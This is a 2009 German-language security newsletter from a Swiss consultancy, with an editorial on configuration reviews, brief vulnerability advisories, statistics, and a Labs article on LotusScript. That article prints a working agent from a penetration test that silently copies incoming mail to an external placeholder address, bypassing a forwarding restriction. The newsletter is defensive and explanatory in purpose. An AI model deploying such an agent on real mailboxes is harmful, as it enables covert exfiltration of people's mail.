

Contents

1. Editorial
2. scip AG Informationen
3. Neue Sicherheitslücken
4. Statistiken Verletzbarkeiten
5. Labs
6. Bilderrätsel
7. Impressum

1. Editorial

Nichtexistenz als Schwachstelle

Ein Thema, das mich die letzten Jahre stetig begleitet hat, sind sogenannte Configuration Reviews. Bei diesen geht es darum, die Konfiguration eines Systems oder eines Dienstes auf etwaige Schwächen hin zu untersuchen. Dabei kann man grob zwischen zwei Arten von Fehlern unterscheiden:

1) Fehlerhafte Einstellungen: Diese führen dazu, dass sich die Komponente nicht so verhält, wie man das gerne hätte. Zum Beispiel wenn ein Webserver ausschliesslich SSLv3 zulassen soll, jedoch versehentlich (Unachtsamkeit oder Missverständnis) ebenfalls das als unsicher geltende SSLv2 zugelassen wird.

2) Unsichere Einstellungen: Diese führen dazu, dass mehr oder weniger Bewusst ein unsicheres Verhalten einer Komponente durchgesetzt wird, obwohl das Risiko bei umfassendem Verständnis nicht oder nur bedingt akzeptiert werden will. Es kann an das vorangegangene Beispiel angeknüpft werden, dass bewusst SSLv2 ebenfalls zugelassen wird, ohne dass man sich den Schwächen dessen bewusst ist.

In beiden Fällen hätte die Config Review zur Folge, dass die Unterstützung von SSLv2 in Bezug auf die potentiellen Sicherheitsrisiken bemängelt wird. Ist der Kunde mit dem Analysten gleicher Meinung, dass das Risiko nicht getragen

werden muss oder will, wird man die Unterstützung des unliebsamen SSLv2 unterbinden wollen. Eine Anpassung an der Konfiguration ist die Folge davon.

Das Durchführen von Config Reviews wird immer mehr durch unsere Kunden begrüsst. Schliesslich kann man hier fehlerhafte Einstellungen sehr nah an der Lösung erkennen und damit die unmittelbare Administration sicherer machen.

Bei solchen Prüfungen ist das Vorgehen stetig gleich: (1) Es wird die Konfiguration des jeweiligen Systems extrahiert. (2) Nach Möglichkeit wird das proprietäre Datenformat in ein einheitliches Format konvertiert. Dies geschieht meistens mit einem spezifisch für das jeweilige Output-Format angepassten Parser. (3) Die normalisierten Daten werden auf fehlerhafte Einstellungen hin untersucht. (4) Alle potentiellen Schwächen werden dokumentiert und dem Kunden mitgeteilt, so dass dieser auf diese reagieren kann.

Bei diesem Ansatz erschliesst sich ein unmittelbares Problem. Und zwar wird in erster Linie nur das begutachtet, was existiert. Es werden also die vorhandenen Einstellungen auf ihre Richtigkeit hin untersucht. Das eigentliche Vorhandensein einer Einstellung wird jedoch nicht direkt geprüft.

Dies ist kein Problem, sollte in einer Konfigurationsdatei für jede mögliche Option mindestens eine Definition spezifiziert sein. Eine simple Konfigurationsdatei dieser Art, welche die Unterstützung für SSL in jedem Fall spezifiziert gestaltet sich folgendermassen:

```
// SSL/TLS Support Definition
// Note: Specify either False or
True.
SSLv2Support = False;
SSLv3Support = True;
TLSv1Support = True;
```

In jedem Fall kann nun gesagt werden, ob die definierte Einstellung den Erwartungen entspricht. Wird hingegen ein anderes Format verwendet, bei dem individuelle Abweichungen von den Standardeinstellungen explizit angegeben werden müssen, tritt das Problem



der Prüfung einer Nichtexistenz auf:

```
// SSL/TLS Support Definition
// Warning: SSLv2 and SSLv3 are al-
// ways True unless specified as False!
TLsv1Support = True;
```

In letztgenanntem Fall müsste also neben der Definition der vorhandenen Einstellungen ebenso das Wissen um Standardeinstellungen sowie die Reihenfolge der Überschreibungen bekannt sein. Denn die soeben gezeigte Konfiguration aktiviert SSLv2, da die Unterstützung nicht explizit durch die Angabe von "SSLv2Support = False" deaktiviert wurde.

Derlei Config Reviews sind eigentlich relativ einfach, sofern jede Einstellung stets explizit vorhanden sein muss. Wird jedoch in einem Produkt davon ausgegangen, dass nur Abweichungen von den Standardeinstellungen explizit angegeben werden müssen, muss das Wissen um eben diese vorhanden sein. Dies ist vor allem dann schwierig, wenn ein Konfigurationsformat nicht oder nur schlecht dokumentiert ist. Dann kann in den meisten Fällen nur die langwierige Erfahrung dabei helfen, sämtliche Schwächen in den proprietären Lösungen umfassend auszumachen.

Doch spätestens bei der Einführung eines Patches oder der Vorstellung eines neuen Releases kann man sich eventuell wieder mit neuen Standardeinstellungen, Konfigurationsmöglichkeiten, Optionen und Vererbungen herumschlagen. Ein schlecht dokumentiertes Produkt ist also unweigerlich über Kurz oder Lang eine Gefahr für die Nutzer dessen. Denn sie müssen einer Lösung vertrauen, die sie a) nicht verstehen und b) deren Fehlnutzung sie nicht erkennen können. 3jbvh68qt2

Marc Ruef <maru-at-scip.ch>
Security Consultant
Zürich, 29. Juni 2009

2. scip AG Informationen

2.1 Configuration Review

Das Ziel unserer Dienstleistung Configuration Review ist die Identifikation von fehlerhaften und ineffizienten Einstellungen in etablierten Konfigurationen.

Der Kunde stellt uns sämtliche Konfigurationen des zu untersuchenden Systems sowie optional entsprechende Dokumentationen (Benutzer-Handbuch, Hardening-Guides, etc.) zur Verfügung.

- Parsing: Dissektieren der einzelnen Attribute der Konfiguration und der jeweiligen Einstellungen.
- Bewertung: Bewerten und gewichten der einzelnen Konfigurationsmöglichkeiten und ihrer Einstellungen.
- Auditing: Ausmachen ineffizienter und fehlerhafter Konfigurationseinstellungen.

Die Konfigurationseinstellungen bilden unter anderem die Grundlage des Funktionsverhaltens einer Lösung. Durch eine Configuration Review können entsprechend zentrale Punkte, die bei einer netzwerkbasierter Prüfung nur mit hohem Aufwand erahnt werden konnten, zweifelsfrei ausgemacht.

Dank unserer langjährigen Erfahrung und unserem ausgewiesenen Expertenwissen haben wir als scip AG bereits eine Vielzahl von Configuration Review Projekte durchgeführt.

Zählen auch Sie auf uns!

<http://www.scip.ch/?firma.referenzenalle>


Zögern Sie nicht und kontaktieren Sie unseren Herrn Chris Widmer unter der Telefonnummer +41 44 404 13 13 oder senden Sie im eine Mail an chris.widmer@scip.ch.

3. Neue Sicherheitslücken

Die erweiterte Auflistung hier besprochener Schwachstellen sowie weitere Sicherheitslücken sind unentgeltlich in unserer Datenbank unter <http://www.scip.ch/?vuldb> einsehbar.



Die Dienstleistungspakete)scip(pallas liefern Ihnen jene Informationen, die genau für Ihre Systeme relevant sind.



Contents:

- 4033 Apple Mac OS X kumulatives Security Update
- 4031 Microsoft Windows SMB Processing Array Indexing Schwachstelle
- 4029 Windows 2000/XP TCP/IP Window Size Denial of Service
- 4028 Microsoft Windows ASF/MP3 Media Format Codeausführung
- 4026 Microsoft Windows DHTML Editing ActiveX Control Schwachstelle
- 4025 Microsoft JScript Scripting Engine Memory Corruption
- 4024 Microsoft IIS FTP Server Recursive Listing Denial of Service
- 4022 IBM Lotus Domino Server unspezifizierter Denial of Service
- 4021 IBM Lotus Notes bis 8.5 RSS Widget erweiterte Rechte
- 4020 Checkpoint Connectra R62 /Login Script Injection
- 4019 Microsoft Internet Information Services FTP Server NLST Pufferüberlauf

3.1 Apple Mac OS X kumulatives Security Update

Einstufung: **problematisch**
 Remote: Ja
 Datum: 11.09.2009
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4033>

Mac OS X ist ein kommerzielles Unix-Betriebssystem des Unternehmens Apple und setzt die Produktlinie Mac OS als Betriebssystem der hauseigenen Macintosh-Computer fort. In einem kumulativen Patchpaket schliess Apple insgesamt 17 Schwachstellen, deren Kritikalität teilweise als kritisch zu betrachten ist. Details zu den einzelnen Schwachstellen können im Advisory des Herstellers nachgelesen werden.

Expertenmeinung:

16 Schwachstellen sind zwar nicht die Welt, aber im Anbetracht der teilweise doch eher kritischen Sicherheitslücken nicht zu verachten. Benutzer wie Administratoren sollten zeitnah darum bemüht sein, hier einen aktuellen Patchlevel zu erreichen.

3.2 Microsoft Windows SMB Processing Array Indexing Schwachstelle

Einstufung: **problematisch**
 Remote: Ja
 Datum: 08.09.2009
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4031>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS), inzwischen wurde dieser Entwicklungszweig zu Gunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Durch einen Array Indexierungsfehler in srv2.sys kann in bestimmten Fällen eine Kompromittierung des Systems erreicht werden.

Expertenmeinung:

Auch hier führt ein geringfügiger Fehler zu einem vergleichsweise grossen Impact: Durch einen Referenzierungsfehler, der durch ein SMB Paket ausgeführt werden kann, kann hier Code zur Ausführung gebracht werden. Dementsprechend sollte auch hier zeitnah ein Update eingespielt und getestet werden.

3.3 Windows 2000/XP TCP/IP Window Size Denial of Service

Einstufung: **problematisch**
 Remote: Ja
 Datum: 08.09.2009
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4029>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS), inzwischen wurde dieser Entwicklungszweig zu Gunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Ein Advisory beschreibt verschiedene Schwachstellen in Windows XP/2000, bei der durch Manipulation der Window Size ein Denial of Service erreicht werden kann.

Expertenmeinung:

Während die vorliegende Schwachstelle nicht als kritisch zu betrachten ist, so kann sie in Umgebungen, die die entsprechenden Betriebssysteme nach wie vor flächendeckend einsetzen, einen kritischen Impact haben.

3.4 Microsoft Windows ASF/MP3 Media Format Codeausführung

Einstufung: **kritisch**
 Remote: Ja
 Datum: 08.09.2009
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4028>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS), inzwischen wurde dieser Entwicklungszweig zu Gunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. In verschiedenen Windows Versionen existieren nach einem offiziellen Microsoft Advisory verschiedene Schwachstellen bei der Verarbeitung von Mediendateien, namentlich MP3 und ASF, durch die sich beliebiger Code zur Ausführung bringen lässt.

Expertenmeinung:

Auch Multimedia-Dateien sind ein beliebtes Ziel für Attacks, diese Erkenntnis ist keineswegs neu. Interessant ist im vorliegenden Fall die Möglichkeit der Ausnutzung über eine beliebige

Webseite. Dementsprechend sollte das oberste Ziel lauten, entsprechende Patches zeitnah zum Einsatz zu bringen.

3.5 Microsoft Windows DHTML Editing ActiveX Control Schwachstelle

Einstufung: **kritisch**
 Remote: Ja
 Datum: 08.09.2009
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4026>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS), inzwischen wurde dieser Entwicklungszweig zu Gunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Tavis Ormandy von Google fand eine Schwachstelle im DHTML Editing ActiveX Control, unter deren Zuhilfenahme sich beliebiger Code auf dem Zielsystem zur Ausführung bringen lässt.

Expertenmeinung:

ActiveX ist und bleibt ein umstrittenes Thema im Hinblick auf die jüngsten Lücken in jedwelchen Controls, die Microsoft standardmässig mit Windows ausliefert. Langsam aber sicher muss sich der Softwaregigant aus Redmond jedoch den Vorwurf gefallen lassen, mehr Killbit-würdige ActiveX-Objekte auszuliefern als solche, die gemeinhin geduldet werden können.

Microsoft JScript Scripting Engine Memory Corruption

3.6 Microsoft JScript Scripting Engine Memory Corruption

Einstufung: **kritisch**
 Remote: Ja
 Datum: 08.09.2009
 scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4025>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS), inzwischen wurde dieser Entwicklungszweig zu Gunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes.

Durch einen Fehler in der Jscript Scripting Engine in verschiedenen Versionen des Betriebssystems, kann ein Angreifer unter Zuhilfenahme einer kompromittierten Webseite das System des Benutzers kompromittieren.

Expertenmeinung:

Und wieder eine Schwachstelle, die vor allem im Corporate Bereich für Wirbel sorgen dürfte, solange der entsprechende Patch nicht flächendeckend verteilt wurde. Hier gilt es, zeitnah um das Einspielen selbigen Patches bemüht zu sein, um breit gefächerten Angriffen entgegenzuwirken.

3.7 Microsoft IIS FTP Server Recursive Listing Denial of Service

Einstufung: **problematisch**

Remote: Ja

Datum: 04.09.2009

scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4024>

Microsoft Windows ist ein Markenname für Betriebssysteme des Unternehmens Microsoft. Ursprünglich war Microsoft Windows eine grafische Erweiterung des Betriebssystems MS-DOS (wie beispielsweise auch GEM oder PC/GEOS), inzwischen wurde dieser Entwicklungszweig zu Gunsten der Windows-NT-Produktlinie aufgegeben und Windows bezeichnet das Betriebssystem als Ganzes. Kingcope identifiziert unlängst eine Schwachstelle in Microsofts IIS, bei der durch einen speziell manipulierten Befehl unter Nutzung von Wildcards (*) ein Denial of Service erreicht werden konnte.

Expertenmeinung:

Microsofts FTP Dienst steht vermehrt unter Beschuss, wahrscheinlich aufgrund der Vermutung dass es nach den unlängst gefundenen Lücken eventuell noch mehr zu holen gibt. Die vorliegende Lücke ist als problematisch zu werten, erhöhte Vorsicht ist geboten, wenn ein Anonymous FTP Dienst angeboten wird.

3.8 IBM Lotus Domino Server unspezifizierter Denial of Service

Einstufung: **problematisch**

Remote: Ja

Datum: 03.09.2009

scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4022>

Lotus Notes ist ein dokumentenorientiertes, verteiltes Datenbanksystem mit sehr enger E-

Mail-Anbindung. Es wurde ab 1984 von Iris Associates entwickelt, einem späteren Tochterunternehmen der Lotus Development Corporation respektive von IBM. Lotus Notes gehört in die Kategorie Groupware und wird von ca. 128 Mio. Anwendern (Stand: 2006, Angaben von IBM Lotusphere 01/2006) weltweit genutzt. Nach einem Advisory von VulnDisco existiert in Lotus Notes eine nicht näher spezifizierte Schwachstelle, mit der sich das System zum Absturz bringen lässt.

Expertenmeinung:

In jüngster Vergangenheit machten verschiedene Schwachstellen in IBMs Lotus Notes Produktserie von sich reden, die leider von Herstellerseite eher stiefmütterlich behandelt zu werden scheinen. So ist auch im vorliegenden Fall keine genaue Information zur Schwachstelle verfügbar, weshalb eine konkrete Empfehlung hier nicht gegeben werden kann.

3.9 IBM Lotus Notes bis 8.5 RSS Widget erweiterte Rechte

Einstufung: **kritisch**

Remote: Ja

Datum: 08.09.2009

scip DB: <http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=4021>

Lotus Notes ist ein System für das Management und die Verarbeitung auch wenig strukturierter Informationen in elektronischer Form für einen heterogenen Anwenderkreis. Marc Ruef der scip AG fand einen Designfehler in Lotus Notes 8.5. Das für das Einlesen von RSS-Feeds dargebotene Widget weist eine kritische Schwachstelle auf. Der Inhalt des RSS-Feeds wird heruntergeladen und die einzelnen Items lokal abgespeichert. Für die Anzeige derer wird der Internet Explorer verwendet. Dieser benutzt hierfür die Rechte der Lokalen Zone, wodurch erweiterte Rechte erlangt werden könnten. So lassen sich damit durch einen korrupten RSS-Feed eingebettete Scripte ausführen oder Objekte einbetten. Der Hersteller wurde frühzeitig über das Problem informiert und hat mit einem Hotfix reagiert. In der im Oktober 2009 erscheinenden Version 8.5.1 wird das Problem ebenfalls behoben sein.

Expertenmeinung:

Fehler wie diese sind auf das Fehlen einer durchdachten Software-Architektur zurückzuführen. Die Entwickler haben es versäumt, die Tragweite ihrer Design-Entscheidung zu berücksichtigen. Durch die Verkettung dieser unglücklichen Umstände wird es damit möglich, einen Angriff auf den RSS-

Reader umzusetzen.

3.10 Checkpoint Connectra R62 /Login Script Injection

Einstufung: **kritisch**
Remote: Ja
Datum: 04.09.2009
scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=4020>

Checkpoint Connectra ist eine populäre SSL VPN Lösung, die dem Endbenutzer gewisse Remote Access Funktionalitäten zur Verfügung stellt. Der Zugriff erfolgt dabei unter Benutzung eines handelsüblichen Webbrowsers über eine HTTPS Verbindung. Stefan Friedli der scip AG identifiziert eine Schwachstelle im Loginmechanismus des Webinterfaces, unter dessen Zuhilfenahme ein Angreifer beliebigen Scriptcode zur Ausführung bringen kann. Speziell kann ein Angreifer unter Umständen über eine manipulierte Seite Benutzerdaten und Passwörter auslesen und speichern kann, um unter Zuhilfenahme dieser Daten Zugriff auf den zu schützenden Perimeter zu erreichen.

Expertenmeinung:

Die vorliegende Schwachstelle wurde im Rahmen eines Projektes entdeckt und in Kooperation mit dem Kunden dem Hersteller Check Point gemeldet. Im Rahmen unseres Disclosure Prozesses wurde sodann die Lösung des Problems mittels eines Hotfixes sowie die Veröffentlichung der Schwachstelle angestrebt. Die vorliegende Schwachstelle ist grundsätzlich als eher kritisch zu betrachten, nachdem hier die Login-Seite eines, üblicherweise als kritisch zu betrachtenden, Infrastrukturelementes direkt angegriffen werden kann.

3.11 Microsoft Internet Information Services FTP Server NLST Pufferüberlauf

Einstufung: **kritisch**
Remote: Ja
Datum: 31.08.2009
scip DB: <http://www.scip.ch/cgi-bin/sms/showadvf.pl?id=4019>

Internet Information Services (IIS) (vormals Internet Information Server) ist eine Dienstplattform der Firma Microsoft für PCs und Server. Über sie können Dokumente und Dateien im Netzwerk zugänglich gemacht werden. Als Kommunikationsprotokolle kommen hierbei zum Einsatz: HTTP, HTTPS, FTP, SMTP, POP3, WebDAV und andere. Kingcope identifizierte eine Schwachstelle in verschiedenen aktuellen

Versionen des Servers, unter dessen Ausnutzung die Ausführung beliebigen Codes (unter Windows 2000) und/oder ein Denial of Service (2003) erreicht werden kann.

Expertenmeinung:

Ohne grosse Vorankündigung wurde diese Schwachstelle veröffentlicht und sorgte aufgrund des verbreiteten Produktes sowie des vermuteten Impacts der Code Execution grosse Verunsicherung. Nach aktuellem Ermessen kann die Schwachstelle nur ausgenutzt werden, wenn ein legitimer Zugang zum System möglich ist. Im Regelfall wird das dadurch erreicht, dass Anonymous FTP erlaubt ist.

4. Statistiken Verletzbarkeiten


Die im Anschluss aufgeführten Statistiken basieren auf den Daten der deutschsprachige Verletzbarkeitsdatenbank der scip AG.



<http://www.scip.ch/cgi-bin/smss/showadvf.pl>


Zögern Sie nicht uns zu kontaktieren. Falls Sie spezifische Statistiken aus unserer Verletzbarkeitsdatenbank wünschen so senden Sie uns eine E-Mail an <mailto:info@scip.ch>. Gerne nehmen wir Ihre Vorschläge entgegen.

Auswertungsdatum: 19. September 2009




	2003	2004	2005	2006	2007	2008	2009
sehr kritisch	56	15	15	6	11	11	14
kritisch	214	314	402	442	229	140	48
problematisch	170	287	423	396	419	176	61

Verlauf der Anzahl Schwachstellen pro Jahr



	2009 - Jul	2009 - Aug	2009 - Sep
sehr kritisch	5	5	5
kritisch	3	5	5
problematisch	3	6	6


Verlauf der letzten drei Monate Schwachstelle/Schweregrad




	2009 - Jul	2009 - Aug	2009 - Sep
Cross Site Scripting (XSS)	2		1
Denial of Service (DoS)		1	3
Designfehler		3	2
Directory Traversal			
Eingabeungültigkeit			
Fehlende Authentifizierung			
Fehlende Verschlüsselung			
Fehlerhafte Leserechte			
Fehlerhafte Schreibrechte			
Format String			
Konfigurationsfehler			
Pufferüberlauf	8	5	5
Race-Condition			
Schwache Authentifizierung			
Schwache			

Verlauf der letzten drei Monate Schwachstelle/Kategorie


Registrierte Schwachstellen by scip AG



Verlauf der Anzahl Schwachstellen pro Monat - Zeitperiode 2008-2009



Verlauf der Anzahl Schwachstellen/Schweregrad pro Monat - Zeitperiode 2009




	2009 - Jan	2009 - Feb	2009 - Mrz	2009 - Apr	2009 - Mai	2009 - Jun	2009 - Jul	2009 - Aug	2009 - Sep	2009 - Okt	2009 - Nov	2009 - Dez
◆ Cross Site Scripting (XSS)	2	2			1		2		1			
■ Denial of Service (DoS)	2		2	2				1	3			
▲ Designfehler		8	4	1	2	1		3	2			
✕ Directory Traversal												
✱ Eingabeungültigkeit	1			1								
● Fehlende Authentifizierung												
⊕ Fehlende Verschlüsselung												
→ Fehlerhafte Leserechte												
→ Fehlerhafte Schreibrechte												
⬠ Format String												
■ Konfigurationsfehler												
▲ Pufferüberlauf	9	5	4	6	12	12	8	5	5			
✕ Race-Condition												
✱ Schwache Authentifizierung			1									
✱ Schwache Verschlüsselung												
⊕ SQL-Injection												
→ Symink-Schwachstelle												
→ Umgehungs-Angriff				2								
◆ Unbekannt	1	1	1	5	1		1	2				


Verlauf der Anzahl Schwachstellen/Kategorie pro Monat - Zeitperiode 2009



Registrierte Schwachstellen by scip AG



Verlauf der Anzahl Schwachstellen pro Monat seit Januar 2005



Verlauf der Anzahl Schwachstellen/Schweregrad pro Monat seit Januar 2005

5. Labs

Auf der scip Labs Webseite (<http://www.scip.ch/?labs.archiv>) werden regelmässig Neuigkeiten und Forschungsberichte veröffentlicht.

5.1 LotusScript und seine Gefahren

28.08.2009, Marc Ruef, maru@scip.ch

LotusNotes wird vorzugsweise in grösseren Unternehmen als Alternative zu Microsoft Exchange und Outlook eingesetzt. Das kommerzielle Produkt, welches mittlerweile von IBM betreut wird, weist eine ähnliche Funktionalität auf: Email, Terminkalender, Tasks/Todos und Chats (mit Sametime).

In Microsoft-Umgebungen ist seit Makroviren wie Melissa und Iloveyou die hauseigene Skriptsprache VBA (Visual Basic for Applications) umstritten. Zu viel Mächtigkeit wird ihr beigemessen und zu gering sind die Restriktionen, die sich modular durchsetzen lassen.

Doch nur die allerwenigsten Leute wissen, dass LotusNotes mit LotusScript eine sehr ähnliche Funktionalität bereitstellt. Schon fast ein bisschen hämisch ist es mitanzusehen, dass sich der Original-Syntax der Skriptsprache sehr stark an VBA/VB6 orientiert. So werden Variablen ebenfalls mit Dim deklariert, man kennt den dynamischen Datentyp Variant und als Vergleichsoperator wird ebenfalls einfaches = anstelle des doppelten == (z.B. wie bei C und PHP) verwendet. Wikipedia schreibt hierzu:

LotusScript is very similar to Visual Basic. Code can often be copied without modification from one to the other, and programmers familiar with one can easily understand the syntax and structure of code in the other. The major differences between the two are in their respective Integrated Development Environments and in the product-specific object classes provided in each language that are included. VB includes a richer set of classes for UI manipulation, whereas LotusScript includes a richer set of application-specific classes for Lotus Notes, Lotus Word Pro and Lotus 1-2-3.

Im Rahmen eines Lotus Notes Penetration Test haben wir LotusScript genutzt, um Angriffe zu automatisieren und Restriktionen des bereitgestellten Kontos zu umgehen. So wurde beispielsweise mittels Pattern-Matching verhindert, dass eine "Send Copy To" Rule für Emails an-

gewendet wird, um diese automatisch an eine externe Mailadresse weiterzuleiten. Indem nun mittels LotusScript ein eigener Agent erstellt wurde, liess sich diese Einschränkung umgehen.

Nachfolgendes Codebeispiel zeigt auf, wie eingehende Nachrichten erkannt, deren Inhalt ausgelesen, in eine neue Nachricht geschrieben und diese an eine vordefinierte Mailadresse geschickt werden. Dieser Agent muss nun nur noch zeitgesteuert auf dem Server oder dem laufenden Client betrieben werden, um die gleiche Funktionalität wie mit einer "Send Copy To" Rule zu erreichen.

```
Sub MailSendToClone()
    Dim s As New notesession
    Dim db As notesdatabase
    Dim dc As notesdocumentcollection
    Dim ndorig As notesdocument
    Dim ndcopy As notesdocument
    Dim rt As notesrichtextitem

    'read the last mail
    Set db = s.currentdatabase
    Set dc = db.alldocuments
    Set ndorig = dc.getlastdocument

    'prepare the new mail
    Set ndcopy = New notesdocument(db)

    ndcopy.sendto = "user-at-domain.example"
    ndcopy.subject = "Automated Forwarder"
    ndcopy.body = ndorig.body

    'send the mail copy
    Call ndcopy.send(False)
End Sub
```

Dennoch ist LotusScript nicht per se so gefährlich, wie man es sich von VBA/VBS her gewohnt ist. LotusScript lässt sich nicht einfach so in E-mails einbetten oder als Attachment verschicken. Das Erstellen eines reinen Makrovirus auf der Basis von LotusScript ist nicht möglich. Hierzu müssten erweiterte Mechanismen (z.B. das Erstellen von Batch-Dateien oder das Generieren von EXE-Programmen) eingesetzt werden. Eine Kombination von Technologien für simple Abläufe gestaltet sich für Virenprogrammierer hingegen sehr unattraktiv. Da könnte man auch gleich einen binären Virus als EXE-Datei verbreiten.

6. Bilderrätsel



GESUCHTE BEGRIFFE		
6 (english)	5 (english)	6 (english)

LÖSUNGSWORT

Wettbewerb

Mailen Sie uns das erarbeitete Lösungswort an die Adresse <mailto:info@scip.ch> inklusive Ihren Kontakt-Koordinaten. Das Los entscheidet über die Vergabe des Preises. Teilnahmeberechtigt sind alle ausser den Mitarbeiterinnen und Mitarbeitern der scip AG sowie deren Angehörige. Es wird keine Korrespondenz geführt. Der Rechtsweg ist ausgeschlossen.

Einsendeschluss ist der **15.10.2009**. Die GewinnerInnen werden nur auf ihren ausdrücklichen Wunsch publiziert. Die scip AG übernimmt keinerlei, wie auch immer geartete Haftung im Zusammenhang mit irgendeinem im Rahmen des Gewinnspiels an eine Person vergebenen Preises. Die Auflösung des Bilderrätsel finden Sie jeweils online auf <http://www.scip.ch> unter Publikationen > scip monthly Security Summary > Errata.

Gewinnen Sie einen Monat des [Securitytracker](#) Dienstes)pallas(.

SECURITYTRACKER



7. Impressum

Herausgeber:



scip AG
Badenerstrasse 551
CH-8048 Zürich
T +41 44 404 13 13
<mailto:info@scip.ch>
<http://www.scip.ch>

Zuständige Person:



Marc Ruff
Security Consultant
T +41 44 404 13 13
<mailto:maru@scip.ch>

scip AG ist eine unabhängige Aktiengesellschaft mit Sitz in Zürich. Seit der Gründung im September 2002 fokussiert sich die scip AG auf Dienstleistungen im Bereich Information Security. Unsere Kernkompetenz liegt dabei in der Überprüfung der implementierten Sicherheitsmassnahmen mittels **Penetration Tests** und **Security Audits** und der Sicherstellung zur Nachvollziehbarkeit möglicher Eingriffsversuche und Attacken (**Log-Management** und **Forensische Analysen**). Vor dem Zusammenschluss unseres spezialisierten Teams waren die meisten Mitarbeiter mit der Implementierung von Sicherheitsinfrastrukturen beschäftigt. So verfügen wir über eine Reihe von Zertifizierungen (Solaris, Linux, Checkpoint, ISS, Cisco, Okena, Finjan, Trend-Micro, Symantec etc.), welche den Grundstein für unsere Projekte bilden. Das Grundwissen vervollständigen unsere Mitarbeiter durch ihre ausgeprägten Programmierkenntnisse. Dieses Wissen äussert sich in selbst geschriebenen Routinen zur Ausnutzung gefundener Schwachstellen, dem Coding einer offenen Exploiting- und Scanning Software als auch der Programmierung eines eigenen Log-Management Frameworks. Den kleinsten Teil des Wissens über Penetration Test und Log-Management lernt man jedoch an Schulen – nur jahrelange Erfahrung kann ein lückenloses Aufdecken von Schwachstellen und die Nachvollziehbarkeit von Angriffsversuchen garantieren.

Einem **konstruktiv-kritischen Feedback** gegenüber sind wir nicht abgeneigt. Denn nur durch angeregten Ideenaustausch sind Verbesserungen möglich. Senden Sie Ihr Schreiben an smss-feedback@scip.ch. Das **Errata** (Verbesserungen, Berichtigungen, Änderungen) der scip monthly Security Summarys finden Sie online. Der Bezug des scip monthly Security Summary ist **kostenlos**. [Anmelden!](#) [Abmelden!](#)